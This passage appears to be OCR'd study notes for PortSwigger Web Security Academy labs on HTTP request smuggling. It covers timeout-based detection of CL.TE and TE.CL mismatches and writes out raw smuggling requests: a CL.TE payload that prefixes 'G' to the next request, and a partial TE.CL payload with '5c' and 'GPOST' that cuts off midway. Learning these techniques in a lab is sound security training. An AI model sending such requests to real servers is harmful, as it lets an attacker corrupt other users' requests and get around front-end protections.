
Front-End Server checks CL-6 {3,\r,\n,a,b,c}
and drops the content {X\r\n}
Back-end Server keeps waiting for next chunk size
and timesout “Server Error:Connection timed out”




Front-End Server checks CL-6 {3,\r,\n,a,b,c}
and drops the content {X\r\n}
Back-end Server keeps waiting for next chunk size and timesout
“Server Error : Connection timed out”




Confirmed that the Front-end Server is using CL and Back-end server is using TE (if Front-end server used TE then chunked would be 3 {a,b,c} then next chunk X would lead to “Error: Invalid request” as not numeric).
Conclusion: We can sent an ambiguous request that will be treated by the Front-end and Back-end differently




Now write the HTTP request attack where we want the front-end to send the entire request along with the malicious content and then the back-end would process only part of the request by reading an early terminating chunk and then wait for the next request for the remaining body. So when the next request comes the remaining body is prefixed to the normal request.




Attack Request
burp
POST / HTTP/1.1
Content-Length: 6
Transfer-Encoding: chunked
0\r\n
\r\n
G
frontend (CL)
POST / HTTP/1.1
Content-Length: 6
Transfer-Encoding: chunked
0\r\n
\r\n
G
backend (TE)
POST / HTTP/1.1
Content-Length: 6
Transfer-Encoding: chunked
0\r\n
\r\n
G
prepended to next request
Normal Request
burp
POST / HTTP/1.1
Content-Length: 7
foo=bar
frontend
POST / HTTP/1.1
Content-Length: 7
foo=bar
backend
G
POST / HTTP/1.1
Content-Length: 7
foo=bar
Unrecognized method GPOST


Lab: Basic CL-TE

Attacker request for front-end to check CL-6 {0,\r,\n,\r,\n, G} with the hidden G character in request. Response of Front-end comes as 200OK. Back-end refers TE-chunked so reads the early end with 0,\r\n and \r\n so completes this request and for G waits for the next request.



Lab: Basic CL-TE


Normal request for front-end to check CL-7 {f,o,o,=,b,a,r} the G on back-end which was left was prefixed in this normal request so Error Response “Unrecognized method GPOST”.




Content-Length: 7

TE.CL

How to detect TE.CL vulnerability? Using timeout technique



A normal valid request with CL-0 and no body




Send a request for sanity check and if you get 200OK response then you are ready to check for HTTP vulnerability

To find out what is checked on front-end server


Send a request with TE chunked and CL-6, so if front-end uses TE then it will check first chunk of 3 {a,b,c} and next chunk X which is invalid. We do get response as “Error: Invalid request” confirming that front-end uses TE.

Reason for 400 Bad request error




To find out what is checked on back-end server

Send a request with CL valid-6 {0,\r\n,\r\n,X} so if front-end uses TE then it will check end chunk of {0,\r\n,\r\n} and drops the X and then the back-end server uses CL-6 {0,\r\n,\r\n} which are 4 bytes and keeps waiting for 6th byte with a timeout. So we can confirm that back-end server uses CL.



Now to find what is checked on back-end server



Lab: Basic TE-CL

TE.CL (Transfer-Encoding, Content-Length) Vulnerabilities

```
POST / HTTP/1.1 \r \n
Host:
ac381f981e3c99af805327d70049007c.web-security-academy.net
\r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-length: 4 \r \n
Transfer-Encoding: chunked \r \n
\r \n
5c \r \n
GPOST / HTTP/1.1 \r \n
Content-Type: application/x-www-form-urlencoded \r \n
